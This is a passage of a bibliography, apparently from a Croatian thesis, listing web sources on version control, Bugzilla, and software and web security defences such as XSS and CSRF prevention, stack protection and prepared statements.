[22] Comparison of revision control software,
http://en.wikipedia.org/wiki/Comparison_of_revision_control_software, srpanj, 2009.
[23] Version Control with Subversion,
http://durak.org/sean/pubs/software/version-control-with-subversion-1.6/, srpanj, 2009.
[24] Version Control with Subversion,
http://svnbook.red-bean.com/, srpanj, 2009.
[25] Subversion,
http://en.wikipedia.org/wiki/Subversion_(software), srpanj, 2009.
[26] The Bugzilla Guide:
http://www.bugzilla.org/docs/, srpanj, 2009.
[27] Bugzilla,
http://en.wikipedia.org/wiki/Bugzilla, srpanj, 2009.
[28] Memory Access Error Checkers,
http://www.linuxjournal.com/article/3185, svibanj, 1999.
[29] Apache Struts,
http://struts.apache.org/, srpanj, 2009.
[30] OWASP Enterprise Security API,
http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API, srpanj, 2009.
[31] Microsoft's Anti-XSS,
http://msdn.microsoft.com/en-us/library/aa973813.aspx, srpanj, 2009.
[32] OWASP ESAPI Encoding,
http://owasp-esapi-java.googlecode.com/files/OWASP%20ESAPI.ppt, travanj, 2004.
[33] Apache Wicket,
http://wicket.apache.org/, srpanj, 2009.
[34] Protecting Your Cookies: HttpOnly,
http://www.codinghorror.com/blog/archives/001167.html, srpanj, 2008.
[35] HTTPOnly,
http://www.owasp.org/index.php/HTTPOnly, srpanj, 2009.
[36] Smashing The Stack For Fun And Profit,
http://destroy.net/machines/security/P49-14-Aleph-One, srpanj, 2009.
[37] Finding and exploiting programs with buffer overflows,
http://destroy.net/machines/security/buffer.txt, srpanj, 2009.
[38] Buffer Overruns,

http://destroy.net/machines/security/stack.nfo.txt, srpanj, 2009.

[39] Libsafe,
http://directory.fsf.org/project/libsafe/, srpanj, 2001.

[40] StackGuard,
http://citeseer.ist.psu.edu/old/cowan98stackguard.html, srpanj, 2009.

[41] ProPolice gcc,
http://www.trl.ibm.com/projects/security/ssp/, srpanj, 2009.

[42] PointGuard,
http://www.ece.cmu.edu/~adrian/630-f04/readings/cowan-pointguard.pdf, kolovoz, 2003.

[43] MySQL 5.0 Reference Manual,
http://dev.mysql.com/doc/refman/5.0/en/mysql-real-escape-string.html, srpanj, 2009.

[44] Prepared Statements in PHP and MySQL,
http://mattbango.com/notebook/web-development/prepared-statements-in-php-and-mysqli/, travanj, 2009.

[45] XSS: Cross site scripting, detection and prevention,
https://www.securinfos.info/english/security-whitepapers-hacking-tutorials/xss.pdf, rujan, 2003.

[46] XSS (Cross Site Scripting) Prevention Cheat Sheet,
http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet, srpanj, 2009.

[47] Cross Site Scripting (XSS) Attack Prevention whit Dynamic Data Tainting on the Client Side,
http://www.iseclab.org/people/vogge/docs/da_xss_prevention.pdf, ožujak, 2006.

[48] The Cross-Site Scripting (XSS) FAQ,
http://www.cgisecurity.com/xss-faq.html, srpanj, 2009.

[49] SESSION RIDING,
http://www.securenet.de/papers/Session_Riding.pdf, prosinac, 2004.

[50] Cross Site Reference Forgery,
http://www.isecpartners.com/files/XSRF_Paper_0.pdf, studeni, 2005.

[51] Security Corner: Cross-Site Request Forgeries,
http://shiflett.org/articles/cross-site-request-forgeries, prosinac, 2004.